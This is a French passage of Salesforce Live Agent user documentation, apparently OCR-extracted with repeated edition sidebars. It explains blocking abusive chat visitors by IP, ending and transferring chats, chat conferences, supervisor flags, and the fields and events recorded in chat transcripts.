Pour modifier un enregistrement :
- Autorisation de modification sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

Pour supprimer un enregistrement :
- Supprimer sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

CONSULTER ÉGALEMENT :

Transcriptions Live Agent

## Blocage des clients de chat indésirables

Vous pouvez empêcher des clients d'accéder au chat directement depuis Salesforce console. Par exemple, si un client tient des propos injurieux ou envoie des messages spam, vous pouvez l'empêcher de lancer un nouveau chat.

Le blocage d'un chat entraîne l'arrêt du chat et le blocage de toutes les nouvelles requêtes de chat provenant de l'adresse IP (Internet Protocol) de cet utilisateur.

Si votre organisation Salesforce reçoit de nombreux chats spam d'une région spécifique, votre administrateur peut bloquer des plages d'adresses IP complètes.

1. Dans le volet d'interaction, cliquez sur l'icône .
2. (Facultatif) Saisissez un commentaire indiquant les raisons du blocage de ce visiteur.
3. Cliquez sur **Bloquer**.

Lorsque vous cliquez sur **Bloquer**, vous arrêtez immédiatement le chat, et le visiteur affiche une notification indiquant que l'agent a terminé le chat. Si plusieurs agents participent à une conférence, l'icône **Bloquer** arrête immédiatement la conférence et les autres agents sont également notifiés.

Si l'icône n'est pas affichée dans votre console, contactez votre administrateur Salesforce pour l'activer. Seul un administrateur Salesforce peut déverrouiller une adresse IP.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

## Arrêt d'une session de chat

Arrêtez une session de chat lorsque vous avez terminé votre discussion avec un client et mis à jour les enregistrements associés au chat.

Après l'arrêt d'un chat avec un client, les onglets principal et secondaire associés au chat restent ouverts dans la console. Fermez-les pour enregistrer votre travail et libérer l'espace pour d'autres chats.

1. Fermez l'onglet principal du chat.
2. Si vous y êtes invité(e), cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour discuter avec des visiteurs dans Live Agent dans la :

- Live Agent est activée, configurée et incluse dans une application de

# Aide sur la collaboration et les requêtes

## Transfert de chats à un agent, une compétence ou un bouton

Les chats Live Agent peuvent être transférés à un agent, une compétence ou un bouton différent afin d'offrir à vos clients l'assistance la plus qualifiée parmi les ressources disponibles.

De la même façon que vous transmettez un e-mail ou une requête à un autre agent, vous pouvez transférer un chat Live Agent. Le transfert peut s'avérer utile lorsqu'un client rencontre un problème qu'un agent plus qualifié peut résoudre ou qui exige une compétence particulière. La méthode d'attribution du chat à un autre agent dépend du type de transfert que vous utilisez.

Il existe trois types de transfert : transfert à un agent, transfert à une compétence et transfert à un bouton. Pour offrir à vos clients l'assistance la plus rapide, certains types de transfert de chat peuvent excéder la capacité configurée pour les agents. Vous pouvez définir la capacité de l'agent dans la configuration Live Agent, ou dans la configuration de présence si votre organisation utilise Omni-Channel.

| Type de transfert | Scénario | Méthode de transfert | Peut excéder la capacité configurée pour l'agent ? |
|---|---|---|---|
| Transfert à un agent | Vous souhaitez transférer le chat à l'agent Jane, qui est la personne la plus compétente pour cette requête. | Un demande de chat est envoyée à l'agent Jane. Si elle accepte la demande, le chat lui est transféré et votre espace de travail de chat est fermé. | Oui |
| Transfert à une compétence | Vous souhaitez transmettre le chat à un agent qui possède la compétence « spécialiste en facturation ». | Une demande de chat est envoyée à tous les agents attribués à la compétence et le chat est transféré au premier agent qui l'accepte. | Oui |
| Transfert à un bouton | Vous souhaitez transférer un chat depuis la file d'attente des ventes vers la file d'attente de service. | Le chat est transféré à un agent disponible attribué au bouton ou à la file d'attente sélectionné(e). | Non |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

Lorsque des chats sont transférés directement à un groupe d'agents ou de compétences, ils peuvent excéder la capacité de l'agent qui les accepte. Cela signifie que les agents reçoivent toujours une demande de chat, même s'ils traitent le nombre maximal de chats autorisé. Si la demande de transfert est rejetée ou expire, l'agent d'origine peut essayer un autre destinataire ou une autre méthode de transfert.

Les chats acheminés à partir de boutons ou de files d'attente respectent toujours la capacité configurée pour l'agent. Ainsi, les agents attribués à ce bouton ou à cette file d'attente reçoivent la demande de transfert (et les autres demandes de chat) seulement lorsque

leur capacité le permet. Ne vous inquiétez pas : les clients ne restent pas bloqués dans l'attente d'un nouvel agent. Lorsqu'un chat est envoyé à la file d'attente suivante, il est ajouté à la liste des chats entrants par ancienneté. Il est ainsi affiché au-dessus des requêtes de chat plus récentes.

Lorsqu'un agent accepte un chat transféré, les enregistrements joints à la transcription du chat, par exemple une requête ou un contact, sont ouverts avec le chat dans l'espace de travail. L'agent qui accepte la demande dispose des informations requises pour assister immédiatement le client, sans avoir à rechercher les enregistrements associés. Ces enregistrements sont également actualisés, car l'agent précédent est invité à enregistrer toutes les modifications lorsque le transfert est initié.

**Remarque:** Si l'agent qui accepte la demande n'est pas autorisé à afficher un ou plusieurs objets joints, ces éléments ne sont pas ouverts dans l'espace de travail transféré.

Transfert de chats

Vous pouvez transférer des sessions de chat à d'autres agents lorsqu'un client a besoin d'une aide supplémentaire sur un problème, ou pour vous libérer en vue d'accepter d'autres requêtes.


Transfert de chats

Vous pouvez transférer des sessions de chat à d'autres agents lorsqu'un client a besoin d'une aide supplémentaire sur un problème, ou pour vous libérer en vue d'accepter d'autres requêtes.

## Transfert de chats

Vous pouvez transférer des sessions de chat à d'autres agents lorsqu'un client a besoin d'une aide supplémentaire sur un problème, ou pour vous libérer en vue d'accepter d'autres requêtes.

1. Pendant que vous discutez avec un client, cliquez sur **Transférer**.




2. Sélectionnez une option de transfert dans l'un des menus.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012


Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR


Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console




Remarque: Pour chaque type de transfert, des options sont activées pour votre organisation Salesforce. Si l'option voulue n'est pas affichée, demandez à votre administrateur de l'ajouter.

3. (Facultatif) Rédigez un message destiné à l'agent qui reçoit le chat. Ce message fait partie de la demande de chat. Il indique le contexte pour l'agent suivant.




4. Si le transfert est accepté, votre chat et les enregistrements associés sont automatiquement fermés (ne vous inquiétez pas, vous serez invité(e) à enregistrer vos modifications si vous ne l'avez pas encore fait). S'il est rejeté, vous pouvez réessayer avec un autre destinataire ou une autre méthode de transfert.

## Envoi d'une demande de conférence de chat

Quelles que soient ses compétences, un seul agent de support ne dispose pas de toutes les informations nécessaires pour résoudre les problèmes des clients. La conférence de chat permet d'inviter un ou plusieurs agents dans des chats avec des clients. Ainsi, vos agents peuvent transformer des chats ennuyeux en sessions de support très agréables pour vos clients, sans gêner le flux de la conversation ! Envoyez une demande de conférence de chat à un autre agent pour qu'il vous rejoigne dans un chat avec un client.

Remarque: Vous pouvez initier une conférence de chat avec un seul agent, ou envoyer une demande à tous les agents. Le premier qui accepte rejoint la conférence. Vous pouvez inviter plusieurs agents à une conférence de chat, mais vous devez leur envoyer une demande individuelle.

1. En discutant avec un client, cliquez sur .
2. Sélectionnez le groupe de compétences des agents que vous souhaitez transférer dans le chat.
3. Choisissez entre l'envoi d'une demande de conférence à tous les agents compétents ou à un agent spécifique.
4. Cliquez sur **Conférence** pour envoyer la demande de conférence.

   Si l'agent accepte la demande, une notification s'affiche dans le journal de chat et l'agent peut commencer à discuter avec vous et avec le client. Si l'agent refuse la demande, une notification est affichée au-dessus du journal de chat. Le client reçoit une notification lorsqu'un agent rejoint ou quitte une conférence.
5. Si vous décidez de quitter la conférence, cliquez sur **Quitter**, puis de nouveau sur **Quitter**.

   Si l'autre agent quitte la conférence, une notification s'affiche dans le journal de chat.

Tous les enregistrements sauvegardés et joints s'ouvrent pour les autres agents qui rejoignent la conférence. Seul l'agent d'origine ou le plus ancien intervenant dans le chat peut joindre d'autres enregistrements. Si l'intervenant le plus ancien joint ou retire des enregistrements pendant la conférence, la modification n'est pas affichée dans l'espace de travail des autres agents.

Pour plus d'informations sur le transfert de chats et d'espaces de travail, reportez-vous à Transfert de chats.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour créer et modifier des configurations :

- Personnaliser l'application

Pour activer la conférence de chat :

- Activer une conférence de chat Live Agent

## Demande d'assistance sur un chat

Lorsque vous avez besoin d'aide sur un chat, vous pouvez lever un indicateur virtuel afin d'alerter un superviseur. Les superviseurs sont avertis de votre demande d'aide et peuvent répondre directement via la console.

1. Dans le volet d'interaction, cliquez sur l'icône .
2. Saisissez un message expliquant brièvement l'aide dont vous avez besoin.
3. Cliquez sur **Élever un indicateur**.

Vous ou un superviseur pouvez baisser l'indicateur une fois le problème résolu.

Si l'icône n'est pas affichée dans la console, contactez votre administrateur Salesforce pour l'activer.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

# Affichage des enregistrements clients

Salesforce crée automatiquement certains enregistrements lorsqu'un chat se termine. Ces enregistrements contiennent des informations sur les clients d'un chat et leur interaction avec des agents.

Ces enregistrements sont principalement utilisés en interne pour établir un journal d'audit sur vos clients et leur chat avec des agents. Vous avez toutefois accès à ces enregistrements, si nécessaire.

1. Pour accéder à des enregistrements clients dans la Salesforce Console, sélectionnez le type d'enregistrement que vous souhaitez afficher dans la liste de navigation de la Salesforce Console.

   Une liste de ces enregistrements s'affiche dans la fenêtre principale.

   ### Enregistrements de session Live Agent

   Chaque fois que vos agents se connectent à Live Agent, un enregistrement de session Live Agent est automatiquement créé. Ces enregistrements de session stockent des informations sur les interactions en ligne de vos agents et de vos clients, notamment le nombre de requêtes de chat traitées, le temps passé en ligne par vos agents ou les durées d'engagement actif de vos agents dans des chats avec les clients.

   ### Enregistrements de visiteur Live Agent

   Chaque fois qu'un agent discute avec un client, Salesforce crée automatiquement un enregistrement de visiteur qui identifie l'ordinateur du client.

   ### Transcriptions Live Agent

   Une transcription Live Agent est l'enregistrement d'un chat entre un client et un agent. Salesforce crée automatiquement une transcription pour chaque session de chat.

### Enregistrements de session Live Agent

Chaque fois que vos agents se connectent à Live Agent, un enregistrement de session Live Agent est automatiquement créé. Ces enregistrements de session stockent des informations sur les interactions en ligne de vos agents et de vos clients, notamment le nombre de requêtes de chat traitées, le temps passé en ligne par vos agents ou les durées d'engagement actif de vos agents dans des chats avec les clients.

### Enregistrements de visiteur Live Agent

Chaque fois qu'un agent discute avec un client, Salesforce crée automatiquement un enregistrement de visiteur qui identifie l'ordinateur du client.

### Transcriptions Live Agent

Une transcription Live Agent est l'enregistrement d'un chat entre un client et un agent. Salesforce crée automatiquement une transcription pour chaque session de chat.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des enregistrements clients :

- Lire sur le type d'enregistrement

Pour permettre aux agents d'utiliser Live Agent :

- Autorisation administrative « API activée »

## Enregistrements de session Live Agent

Chaque fois que vos agents se connectent à Live Agent, un enregistrement de session Live Agent est automatiquement créé. Ces enregistrements de session stockent des informations sur les interactions en ligne de vos agents et de vos clients, notamment le nombre de requêtes de chat traitées, le temps passé en ligne par vos agents ou les durées d'engagement actif de vos agents dans des chats avec les clients.

Utilisez des sessions Live Agent pour rechercher et modifier les informations sur les chats entre vos agents de support et les clients. Par exemple, vous pouvez créer une liste intitulée « Sessions du jour » pour afficher les activités de chat pendant une journée.

Vous pouvez associer des enregistrements de session à des requêtes, des comptes, des contacts et des pistes, ou les associer à d'autres objets via des champs de référence personnalisés.

Remarque: Si vous disposez des autorisations appropriées, vous pouvez créer, afficher, modifier ou supprimer des enregistrements de session, comme n'importe quel autre type d'enregistrement dans Salesforce. Cependant, les enregistrements de session servent à consigner des informations sur les chats entre vos agents et des clients. Nous recommandons de ne pas altérer ces enregistrements.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Enregistrements de visiteur Live Agent

Chaque fois qu'un agent discute avec un client, Salesforce crée automatiquement un enregistrement de visiteur qui identifie l'ordinateur du client.

Chaque visiteur nouveau est associé à une clé de session, que Salesforce crée automatiquement. Une clé de session est un identifiant unique qui est stocké dans l'enregistrement du visiteur et sur l'ordinateur du visiteur en tant que cookie. Si un client participe à plusieurs chats, Salesforce utilise la clé de session pour lier le client à son enregistrement de visiteur, ce qui associe cet enregistrement à toutes les transcriptions de chat correspondantes.

Remarque: Si vous disposez des autorisations appropriées, vous pouvez créer, afficher, modifier ou supprimer des enregistrements de visiteur, comme n'importe quel autre type d'enregistrement dans Salesforce. Cependant, les enregistrements de visiteurs servent à consigner des informations qui associent vos clients à leur transcription de chat. Par conséquent, nous recommandons de ne pas altérer ces enregistrements.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

- Création d'enregistrements
- Suppression d'enregistrements
- Modification d'enregistrements

## Transcriptions Live Agent

Une transcription Live Agent est l'enregistrement d'un chat entre un client et un agent. Salesforce crée automatiquement une transcription pour chaque session de chat.

Lorsqu'un chat se termine avec succès, c.-à-d. le chat est arrêté par un client ou un agent, la transcription est créée dès que l'agent ferme la fenêtre de chat et les onglets associés.

Si un chat est déconnecté ou rencontre une autre erreur, Salesforce crée la transcription, mais sous un délai qui peut aller jusqu'à 30 minutes après la déconnexion du chat.

Vous pouvez associer une transcription à des requêtes, des comptes, des contacts, des pistes ou à d'autres objets.

**Remarque:** Si vous disposez des autorisations appropriées, vous pouvez créer, afficher, modifier ou supprimer des transcriptions de chat, comme n'importe quel autre type d'enregistrement dans Salesforce. Cependant, les transcriptions de chat servent à consigner des informations sur les chats entre vos agents et des clients. Nous recommandons de ne pas altérer ces enregistrements.

**Éditions**

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### Champs de transcription Live Agent

Les champs de transcription Live Agent facilitent le suivi des informations sur les chats de vos agents avec des clients.

### Événements de transcription Live Agent

Les événements de transcription Live Chat suivent automatiquement les événements qui se produisent entre vos agents et des clients pendant un chat.

### Champs de transcription Live Agent

Les champs de transcription Live Agent facilitent le suivi des informations sur les chats de vos agents avec des clients.

### Événements de transcription Live Agent

Les événements de transcription Live Chat suivent automatiquement les événements qui se produisent entre vos agents et des clients pendant un chat.

CONSULTER ÉGALEMENT :

Création d'enregistrements

Suppression d'enregistrements

Modification d'enregistrements

## Champs de transcription Live Agent

Les champs de transcription Live Agent facilitent le suivi des informations sur les chats de vos agents avec des clients.

Une transcription Live Agent contient les champs suivants, par ordre alphabétique. Selon votre présentation de page et vos paramètres de sécurité au niveau du champ, certains champs peuvent être visibles ou modifiables.

| Champ | Définition |
|---|---|
| Abandonné après | Le délai en secondes pendant lequel une demande chat entrante est restée sans réponse de l'agent avant la déconnexion du chat par le client |
| Nom du compte | Le nom du compte associé à la transcription |
| Délai moyen de réponse des agents | Le délai de réponse moyen d'un agent au message d'un visiteur du chat |
| Délai de réponse maximal de l'agent | Le délai de réponse maximal d'un agent au message d'un visiteur du chat |
| Nombre de messages des agents | Le nombre de messages envoyés par un agent au cours du chat |
| Compétence de l'agent | La compétence associée au bouton Live chat utilisé pour lancer le chat |
| Corps | Le chat transcrit entre un agent et un visiteur |
| Navigateur | Le type et la version du navigateur utilisé par le visiteur |
| Langue du navigateur | La langue sélectionnée dans le navigateur de l'utilisateur |
| Casse | La requête associée au chat |
| Bouton Chat | Le bouton de chat sur lequel le visiteur clique pour lancer le chat |
| Durée de chat | La durée totale du chat en secondes |
| Nom du contact | Le nom du contact qui a participé au chat<br>Notez que les contacts et les visiteurs ne désignent pas les mêmes personnes. Pour plus d'informations, reportez-vous à Visiteur Live Chat. |
| Créé par | L'utilisateur qui a créé la transcription, comprenant la date et l'heure de création (Lecture seule) |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

| Champ | Définition |
| --- | --- |
| Date de création | La date et l'heure de création de la transcription (Lecture seule) |
| Déploiement | Le déploiement à partir duquel le visiteur a lancé le chat |
| Heure de fin | L'heure à laquelle s'est terminé le chat |
| Terminée par | Indique si le visiteur ou l'agent a mis fin au chat |
| Dernière modification par | L'utilisateur qui a modifié la transcription en dernier, avec la date et l'heure de modification (Lecture seule) |
| date de la dernière modification | La date et l'heure de la dernière modification de la transcription (Lecture seule) |
| Piste | Le nom de la piste qui a été générée par le chat ou discutée durant le chat |
| Transcription Live Chat | Unique, identifiant numérique automatiquement attribué à la transcription.<br>Les administrateurs ne peuvent pas modifier le format ni la numérotation de ce champ.<br>Généralement, le nombre de transcriptions augmente de façon séquentielle, mais il peut parfois sauter des numéros d'une séquence. |
| Visiteur Live Chat | Unique, identifiant numérique automatiquement attribué au visiteur.<br>Les administrateurs ne peuvent pas modifier le format ni la numérotation de ce champ.<br>Généralement, le nombre de visiteurs augmente de façon séquentielle, mais il peut parfois sauter des numéros d'une séquence.<br>Notez que les visiteurs et les contacts sont différents : un visiteur peut être contact, ce qui n'est pas obligatoire, et il n'existe aucune relation entre les contacts et les visiteurs. |
| Emplacement | L'emplacement géographique du visiteur : ville et état, ou ville et pays (si le visiteur se trouve hors des États-Unis). |
| Réseau | Le réseau du visiteur ou le fournisseur de services Internet. |
| Propriétaire | Le nom du propriétaire de la transcription. Par défaut, le propriétaire est l'utilisateur qui a créé la transcription (par exemple, l'agent qui a répondu au chat).<br>Vous pouvez sélectionner un autre utilisateur en tant que propriétaire, ou attribuer la transcription à une file d'attente. Lors de l'attribution de transcriptions à d'autres utilisateurs, assurez-vous qu'ils disposent de l'autorisation « Lire » sur les transcriptions Live chat. |

| Champ | Définition |
| --- | --- |
| Plate-forme | Le système d'exploitation de l'utilisateur |
| Site référent | Le site visité par l'utilisateur avant d'accéder à votre site Web.<br>Par exemple, si le visiteur utilise Google pour rechercher le site Web de votre organisation de support, le site référent est Google. |
| Heure de la requête | L'heure à laquelle le visiteur a demandé le chat |
| Résolution d'écran | La résolution d'écran utilisée par le visiteur |
| Heure de début | L'heure à laquelle l'agent a répondu à la demande de chat |
| Statut | Terminé ou manqué. Un chat manqué a été demandé mais est resté sans réponse |
| Corps de la transcription du superviseur | Contient les messages privés des superviseurs |
| Agent utilisateur | Une chaîne qui identifie le type de navigateur et de système d'exploitation utilisé par le visiteur |
| Délai moyen de réponse des visiteurs | Le délai moyen nécessaire à un visiteur pour répondre au commentaire d'un agent |
| Délai de réponse maximal du visiteur | Le délai de réponse maximal d'un client au message d'un agent |
| Adresse IP du visiteur | L'adresse IP de l'ordinateur utilisé par le visiteur durant le chat |
| Nombre de messages des visiteurs | Le nombre de messages envoyés par un visiteur au cours du chat |
| Délai d'attente | Le délai d'attente total d'une demande de chat avant d'être acceptée par un agent |

## Événements de transcription Live Agent

Les événements de transcription Live Chat suivent automatiquement les événements qui se produisent entre vos agents et des clients pendant un chat.

Vous pouvez modifier les transcriptions de chats actifs afin de suivre les événements entre vos agents et les clients durant les sessions de chat. Vous pouvez ajouter les événements suivants à une transcription de chat actif :

| Événement | Description |
|---|---|
| Chat demandé | Le visiteur a demandé un chat |
| En file d'attente | La demande de chat a été placée en file d'attente |
| Acheminé (automatique) | La demande de chat a été acheminée vers l'agent |
| Acheminé (choix) | La demande de chat a été acheminée vers tous les agents qualifiés disponibles |
| Accepté | La demande de chat a été acceptée par l'agent |
| Délai d'alerte d'attente critique atteint | L'agent n'a pas pu répondre au message du client avant l'expiration du délai d'alerte d'attente critique |
| Alerte d'attente critique effacée | L'agent a répondu au message du client après réception de l'alerte d'attente critique |
| Transfert demandé | L'agent a demandé le transfert du chat |
| Transfert accepté | Le transfert du chat a été accepté par l'agent |
| Demande de transfert annulée | La demande de transfert de chat a été annulée par l'agent qui a envoyé la demande |
| Demande de transfert refusée | La demande de transfert de chat a été refusée par l'agent qui a reçu la demande |
| Transféré à un bouton | Le chat a été transféré à un bouton |
| Échec du transfert à un bouton | Le transfert du chat à un bouton a échoué |
| Conférence de chat demandée | Un agent envoie une demande pour démarrer une conférence |
| Conférence de chat annulée | La demande de conférence a été annulée |
| Conférence de chat refusée | La demande de conférence a été refusée par un agent |
| L'agent a rejoint la conférence | Un agent a rejoint la conférence |
| L'agent a quitté la conférence | Un agent a quitté la conférence |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

| Événement | Description |
| --- | --- |
| Transfert de fichier demandé | Un transfert de fichier a été demandé |
| Transfert de fichier annulé par l'agent | Un transfert de fichier a été annulé par un agent |
| Transfert de fichier annulé par le visiteur | Un transfert de fichier a été annulé par le visiteur |
| Transfert de fichier réussi | Le transfert de fichier a réussi |
| Transfert de fichier échoué | Le transfert de fichier a échoué |
| Annulé (bloqué) | Une tentative de chat a été bloquée par une règle de blocage d'adresse IP |
| Bloqué par un agent | Un agent a bloqué un chat actif (création d'une règle de blocage par adresse IP) |
| Refusé (manuel) | La demande de chat a été refusée par l'agent |
| Refusé (expiration) | La demande de chat a expiré lors de l'attribution à l'agent |
| Annulé (sans agent) | La demande de chat a été annulée car aucun agent qualifié n'est disponible |
| Annulée (sans file d'attente) | La demande de chat a été annulée car la file d'attente est pleine |
| Annulé par un visiteur | Un visiteur a cliqué sur **Annuler le Chat** |
| Agent absent | L'agent a quitté le chat |
| Visiteur absent | Le visiteur a quitté le chat |
| Terminé par agent | L'agent a cliqué sur **Terminer le Chat** |
| Terminé par visiteur | Le visiteur a cliqué sur **Terminer le Chat** |
| Autre | Un autre événement s'est produit |

# Live Agent pour les superviseurs du support

Bienvenue dans Live Agent pour les superviseurs du support ! Live Agent est une solution de chat complète qui aide de vos agents à servir les clients. Les outils du superviseur de Live Agent facilitent le suivi des activités de vos agents, et simplifient l'assistance de vos agents pendant les chats et l'affichage des données des sessions de chat de vos agents.

En tant que superviseur du support, vous observez vos employés pour vous assurer qu'ils offrent un service client hors pair. Live Agent est une solution de chat totalement intégrée aux outils Salesforce, qui simplifie l'accès aux informations dont vous avez besoin sur vos agents et leur activité de chat, à un emplacement unique.

Que vous soyez expert ou débutant dans Live Agent, vous disposez de plusieurs outils qui facilitent le support et la surveillance des chats entre vos agents et les clients. Nous pouvons commencer.

CONSULTER ÉGALEMENT :

- Live Agent pour les agents de support
- Live Agent pour les administrateurs
- Autorisations des superviseurs du support Live Agent

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

# Page Superviseur Live Agent

